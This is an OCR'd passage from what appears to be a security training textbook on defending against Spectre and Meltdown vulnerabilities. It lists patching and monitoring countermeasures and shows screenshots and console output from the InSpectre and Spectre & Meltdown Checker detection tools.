9. Frequently check with the manufacturer for BIOS updates and follow the instructions provided by the manufacturer to install the updates

Defending against Spectre and Meltdown Vulnerabilities

Various countermeasures to defend privilege escalation attacks that exploit Spectre and Meltdown vulnerabilities are as follows:

- Regularly patch and update OSs and firmware
- Enable continuous monitoring of critical applications and services running on the system and network
- Regularly patch vulnerable software such as browsers
- Install and update ad-blockers and anti-malware software to block injection of malware through compromised websites
- Enable traditional protection measures such as endpoint security tools to prevent unauthorized system access
- Block services and applications that allow unprivileged users to execute code
- Never install unauthorized software or access untrusted websites from systems storing sensitive information
- Use data loss prevention (DLP) solutions to prevent leakage of critical information from runtime memory
- Frequently check with the manufacturer for BIOS updates and follow the instructions provided by the manufacturer to install the updates


Tools for Detecting Spectre and Meltdown Vulnerabilities

InSpectre

- InSpectre examines and discloses any **Windows system's hardware and software** vulnerability to Meltdown and Spectre attacks

Spectre & Meltdown Checker

- Spectre & Meltdown Checker is a shell script to tell if your system is vulnerable against the several "**speculative execution**" CVEs


InSpectre: Check Spectre and Meltdown Protection
InSpectre
Release #8
Enable Meltdown Protection
Enable Spectre Protection
Exit


Check Windows operating system and processor hardware safety.
Freeware by Steve Gibson / @Sggrc

Spectre & Meltdown Vulnerability Status

System is Meltdown protected: **NO!**
System is Spectre protected: **NO!**
Microcode Update Available: **YES**
Performance: **GOOD**
CPUID: **306C3**
(full details below)

See GRC's InSpectre webpage at: https://grc.com/inspectre.htm
for a full explanation of the use and operation of this freeware utility.

https://www.grc.com



```
┌─[root@parrot]─[~/spectre-meltdown-checker]
└──╼ #./spectre-meltdown-checker.sh
Spectre and Meltdown mitigation detection tool v0.43-2-geec77e1

Checking for vulnerabilities on current system
Kernel is Linux 5.3.0-1parrot1-amd64 #1 SMP Parrot 5.3.7-1parrot1 (2019-11-04) x86_64
CPU is Intel(R) Core(TM) i5-7400 CPU @ 3.00GHz

Hardware check
* Hardware support (CPU microcode) for mitigation techniques
  * Indirect Branch Restricted Speculation (IBRS)
    * SPEC_CTRL MSR is available:  YES
    * CPU indicates IBRS capability:  YES  (SPEC_CTRL feature bit)
  * Indirect Branch Prediction Barrier (IBPB)
    * PRED_CMD MSR is available:  YES
    * CPU indicates IBPB capability:  YES  (SPEC_CTRL feature bit)
  * Single Thread Indirect Branch Predictors (STIBP)
    * SPEC_CTRL MSR is available:  YES
    * CPU indicates STIBP capability:  YES  (Intel STIBP feature bit)
  * Speculative Store Bypass Disable (SSBD)
    * CPU indicates SSBD capability:  YES  (Intel SSBD)
  * L1 data cache invalidation
    * FLUSH_CMD MSR is available:  YES
    * CPU indicates L1D flush capability:  YES  (L1D flush feature bit)
  * Microarchitectural Data Sampling
    * VERW instruction is available:  NO
  * Enhanced IBRS (IBRS_ALL)
    * CPU indicates ARCH_CAPABILITIES MSR availability:  YES
    * ARCH_CAPABILITIES MSR advertises IBRS_ALL capability:  NO
  * CPU explicitly indicates not being vulnerable to Meltdown/L1TF (RDCL_NO):  NO
```

https://github.com


Tools for Detecting Spectre and Meltdown Vulnerabilities

Security professionals can use tools such as InSpectre, Spectre & Meltdown Checker, INTEL-SA-00075 Detection and Mitigation Tool, etc. to detect Spectre and Meltdown vulnerabilities that exist in the system hardware. Detection of these vulnerabilities before exploitation helps security professionals to install the necessary OS and firmware patches to defend against such exploitation.

- **InSpectre**

  Source: *https://www.grc.com*

  InSpectre examines and discloses any Windows system's hardware and software capability to prevent Meltdown and Spectre attacks. Detecting these vulnerabilities at an early stage helps security professionals to update system hardware, its BIOS, which reloads the updated processor firmware, and its OS to use the new processor features.


InSpectre: Check Spectre and Meltdown Protection
InSpectre
Release #8
Check Windows operating system
and processor hardware safety.
Freeware by Steve Gibson / @Sggrc
Enable Meltdown Protection
Enable Spectre Protection
Exit

Spectre & Meltdown Vulnerability Status

System is Meltdown protected: NO!
System is Spectre protected: NO!
Microcode Update Available: YES
Performance: GOOD
CPUID: 306C3
(full details below)

See GRC's InSpectre webpage at: https://grc.com/inspectre.htm
for a full explanation of the use and operation of this freeware utility.


Figure 6.100: Screenshot of InSpectre showing Spectre and Meltdown vulnerabilities

- **Spectre & Meltdown Checker**

  Source: *https://github.com*


  Spectre & Meltdown Checker is a shell script to determine whether a system is vulnerable against various "speculative execution" CVEs. For Linux systems, the script will detect mitigations, including backported non-vanilla patches, regardless of the advertised kernel version number or the distribution (such as Debian, Ubuntu, CentOS, RHEL, Fedora, openSUSE, Arch, etc.).

  As shown in the screenshot, security professionals use Spectre & Meltdown Checker to determine whether the system is immune to speculative execution vulnerabilities. This tool helps them in verifying whether the system has the known correct mitigations in place.



